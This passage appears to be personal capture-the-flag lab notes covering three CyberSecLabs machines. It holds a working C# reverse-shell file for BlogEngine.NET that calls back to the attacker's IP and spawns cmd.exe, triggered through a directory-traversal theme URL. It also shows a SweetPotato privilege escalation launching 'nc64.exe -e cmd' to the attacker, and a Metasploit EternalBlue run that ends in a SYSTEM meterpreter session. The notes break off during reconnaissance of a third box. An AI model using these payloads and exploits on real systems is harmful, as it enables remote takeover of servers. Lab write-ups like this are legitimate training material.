
WE KNOW THAT BLOGENGINE IS RUNNING SO LETS LOOK AT THE ABOVE EXPLOIT AND TRY THAT




FILE NEEDS TO BE NAME PostView.ascx AND WE NEED TO INPUT OUR IP AND OUR LISTENER PORT


PostView.ascx


```
34  *
35  * Finally, the vulnerability is triggered by accessing the base URL for the
36  * blog with a theme override specified like so:
37  *
38  * http://10.10.10.10/?theme=../../App_Data/files
39  *
40  */
41
42  <%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostV
43  <%@ Import Namespace="BlogEngine.Core" %>
44
45  <script runat="server">
46      static System.IO.StreamWriter streamWriter;
47
48      protected override void OnLoad(EventArgs e) {
49          base.OnLoad(e);
50
51      using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.10.0.16", 445)) {
52          using(System.IO.Stream stream = client.GetStream()) {
53              using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
54                  streamWriter = new System.IO.StreamWriter(stream);
55
56                  StringBuilder strInput = new StringBuilder();
57
58                  System.Diagnostics.Process p = new System.Diagnostics.Process();
59                  p.StartInfo.FileName = "cmd.exe";
60                  p.StartInfo.CreateNoWindow = true;
61                  p.StartInfo.UseShellExecute = false;
62                  p.StartInfo.RedirectStandardOutput = true;
63                  p.StartInfo.RedirectStandardInput = true;
64                  p.StartInfo.RedirectStandardError = true;
65                  p.OutputDataReceived += new System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
66                  p.Start();
```






CLICK ON THE FILE


Title of post...
Formats
test
PostView.ascx (3.33 kb)


172.31.1.16/blog/?theme=../../App_Data/files
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Administrator
DASHBOARD
THEMES
NEW
Check out our new high quality themes, also you can order your custom theme.


(kali㉿kali)-[~/Desktop/CyberSecLabs/Engine]
$ rlwrap nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.16] 49221
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\SysWOW64\inetsrv>
C:\Windows\SysWOW64\inetsrv>
whoami
C:\Windows\SysWOW64\inetsrv>whoami
iis apppool\defaultapppool

whoami /all

```
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

```
C:\Windows\SysWOW64\inetsrv>systeminfo
Host Name:                 ENGINE
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          EC2
Registered Organization:   Amazon.com
Product ID:                00252-70000-00000-AA535
Original Install Date:     5/1/2020, 9:41:52 AM
System Boot Time:          1/18/2023, 12:50:22 PM
```

```
mkdir temp
C:\>mkdir temp
cd temp
C:\>cd temp
dir
C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 7863-44CF
 Directory of C:\temp
01/18/2023  01:24 PM    <DIR>          .
01/18/2023  01:24 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   7,788,871,680 bytes free
```

JUICY POTATO DID NOT WORK, LETS TRY SWEET POTATO

https://github.com/uknowsec/SweetPotato

IT LIKED SWEET POTATO

```
C:\temp>sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
Modifying SweetPotato by Uknow to support webshell
Github: https://github.com/uknowsec/SweetPotato
SweetPotato by @_EthicalChaos_
  Orignal RottenPotato code and exploit by @foxglovesec
  Weaponized JuciyPotato by @decoder_it and @Guitro along with BITS WinRM discovery
  PrintSpoofer discovery and original exploit by @itm4n
[+] Attempting NP impersonation using method PrintSpoofer to launch ./nc64.exe
[+] Triggering notification on evil PIPE \\Engine/pipe/58ebb6a8-fbba-44c7-b36d-818a15
032e14
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] CreatePipe success
[+] Command : "./nc64.exe" -e cmd 10.10.0.16 445
[+] process with pid: 2004 created.

==================================
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Engine]
└─$ nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.16] 49263

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>whoami
whoami

nt authority\system
```

Eternal

NMAP

```
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
5357/tcp  open  wsdapi       syn-ack
49152/tcp open  unknown      syn-ack
49153/tcp open  unknown      syn-ack
49154/tcp open  unknown      syn-ack
49155/tcp open  unknown      syn-ack
49161/tcp open  unknown      syn-ack
49162/tcp open  unknown      syn-ack
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs]
└─$ nmap -p 445 --script=smb-vuln-* 172.31.1.10
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 08:42 EST
Nmap scan report for 172.31.1.10
Host is up (0.18s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
 (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in M
icrosoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-
010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-01
43
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/custom
er-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 6.41 seconds
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         172.31.1.10      yes       The target host(s), see https:
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
                                             indows Embedded Standard 7 tar
   SMBPass                         no        (Optional) The password for th
   SMBUser                         no        (Optional) The username to aut
   VERIFY_ARCH    true             yes       Check if remote architecture m
                                             ws Embedded Standard 7 target
   VERIFY_TARGET  true             yes       Check if remote OS matches exp
                                             d Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
   LHOST     10.10.0.16       yes       The listen address (an interface ma
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.0.16:4444
[*] 172.31.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.31.1.10:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 172.31.1.10:445       - Scanned 1 of 1 hosts (100% complete)
[+] 172.31.1.10:445 - The target is vulnerable.
[*] 172.31.1.10:445 - Connecting to target for exploitation.
[+] 172.31.1.10:445 - Connection established for exploitation.
[+] 172.31.1.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.31.1.10:445 - CORE raw buffer dump (38 bytes)
[*] 172.31.1.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 172.31.1.10:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 172.31.1.10:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 172.31.1.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.31.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 172.31.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.31.1.10:445 - Starting non-paged pool grooming
[+] 172.31.1.10:445 - Sending SMBv2 buffers
[+] 172.31.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.31.1.10:445 - Sending final SMBv2 buffers.
[*] 172.31.1.10:445 - Sending last fragment of exploit packet!
[*] 172.31.1.10:445 - Receiving response from exploit packet
[+] 172.31.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.31.1.10:445 - Sending egg to corrupted connection.
[*] 172.31.1.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 172.31.1.10
[*] Meterpreter session 1 opened (10.10.0.16:4444 -> 172.31.1.10:49177) at 2023-01-18 08:43:52 -0500
[+] 172.31.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.31.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.31.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Cold

NOTE MAKE SURE TO REST THIS BOX BEFOREHAND BECAUSE THE SERVICE THAT IS EXPLOITABLE MAY NOT START!!!

NMAP

```
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
443/tcp   open  https         syn-ack
445/tcp   open  microsoft-ds  syn-ack
3389/tcp  open  ms-wbt-server syn-ack
5500/tcp  open  hotline       syn-ack
5985/tcp  open  wsman         syn-ack
6095/tcp  open  unknown       syn-ack
6096/tcp  open  unknown       syn-ack
7993/tcp  open  unknown       syn-ack
8018/tcp  open  unknown       syn-ack
8500/tcp  open  fmtp          syn-ack
8581/tcp  open  unknown       syn-ack
47001/tcp open  winrm         syn-ack
49152/tcp open  unknown       syn-ack
49153/tcp open  unknown       syn-ack
49154/tcp open  unknown       syn-ack
49155/tcp open  unknown       syn-ack
49162/tcp open  unknown       syn-ack
49192/tcp open  unknown       syn-ack
49193/tcp open  unknown       syn-ack
```




HTTP ERROR: 404

Problem accessing /. Reason:

```
Not Found
```


Powered by Jetty:// 9.3.6.v20151106



